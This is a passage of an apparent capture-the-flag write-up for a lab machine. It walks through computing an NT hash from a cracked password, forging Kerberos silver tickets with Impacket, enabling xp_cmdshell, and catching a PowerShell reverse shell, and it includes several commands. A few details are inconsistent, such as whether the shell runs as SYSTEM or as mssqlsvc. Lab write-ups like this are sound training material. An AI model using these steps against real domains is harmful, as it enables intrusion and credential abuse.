Ran enum_links as the original low-priv scott user. It shows a linked server to DC01 (SQL Server via SQLNCLI, datasource DC01) with no special login mappings or self-mapping — classic domain-joined setup where the linked server is the domain controller itself.

As mssqlsvc, I queried SELECT SUSER_SID(‘SIGNED\IT’); and got back the binary SID 0x01050000000000051500000005B7BB0F398AA2245AD4A1CA451040000.

Ran klist to see if there’s any existing Kerberos credential cache — it says no credentials found (/tmp/krb5cc_1000 doesn’t exist or is empty). This is normal at this point; you’re about to create a new one with the ticket.
Silver Ticket Forgery & Sysadmin Access

This screenshot shows you computing the NT hash (NTLM hash) of the cracked password purpLE9795!@ for the mssqlsvc account using a one-liner:
echo -n 'purpLE9795!@' | iconv -f UTF-8 -t UTF-16LE | openssl md4It outputs ef699384c3285c54128a3ee1dddb1a0cc — that’s the correct NT hash format (lowercase hex, no colons).

It created a customised TGS ticket, signed/encrypted it with the service hash, and saved it as mssqlsvc.ccache. This silver ticket lets you authenticate as mssqlsvc to the MSSQL service on DC01 without hitting the KDC again for validation — bypasses some checks.

You ran python3 ticketer.py without args to see usage — standard Impacket help, showing options for SPN, NT hash, domain SID, groups, user ID, etc. Just confirming syntax before the real run.

After creation: export KR5CCNAME=mssqlsvc.ccache — this tells Impacket tools (like mssqlclient) to use your forged ticket for Kerberos auth instead of password/NT hash. The ticket is now in place for impersonation.

This sets the environment so Impacket tools use your forged ticket for Kerberos auth.

Error: Login from untrusted domain, can’t use Integrated auth.

Starts TLS but hangs/no further output

Forged another ticket for Administrator with SPN mssql/signed.htb

Still got the untrusted domain error. Debug showed it tried to use the ticket, fell back to AnySPN, changed sname to MSSQLSVC/SIGNED.HTB:1433, computed CBT, but the server rejected the login.

Silver ticket debug connect as Administrator Debug run of python3 mssqlclient.py signed.htb/Administrator@signed.htb -windows-auth -k -no-pass -dc-ip 10.129.11.85 -target-ip 10.129.11.85 loaded the forged Administrator.ccache, fell back from MSSQLSVC/SIGNED.HTB:1433 to MSSQL/SIGNED.HTB when SPN not found in cache (AnySPN=True), computed TLS CBT token, connected successfully as SIGNED\Administrator dbo@master on SQL 2022, switched to English/master db — full sysadmin shell landed.
Command Execution & User Shell

enable_xp_cmdshell as Administrator worked: advanced options flipped 0→1, xp_cmdshell 0→1, reconfigure applied clean — no more perm denied, ready for OS command exec.

Fired up netcat on 9007, waiting for revshell callback

Executed xp_cmdshell “powershell -e [long base64 string]” — the massive base64 blob is a standard PowerShell reverse shell

The incoming prompt drops straight to PS C:\Windows\system32>, meaning you landed a PowerShell reverse shell running as NT AUTHORITY\SYSTEM (highest privilege on Windows). This is the direct result of xp_cmdshell executing your base64-encoded PowerShell payload.


From the SYSTEM shell, switched to C:\Users\msssqlsvc\Desktop with cd C:\Users\msssqlsvc\Desktop, then ran type user.txt to read the user flag
Escalate to Root Privileges Access
Privilege Escalation:

From the msssqlsvc desktop shell (PS C:\Users\msssqlsvc\Desktop), ran whoami /all to dump user/groups/privs


Lists Everyone, BUILTIN\Users, NT AUTHORITY\SERVICE, Authenticated Users, This Organization, etc. — no high-priv groups like Administrators by default. The silver ticket added Domain Admins (512) to bypass this.
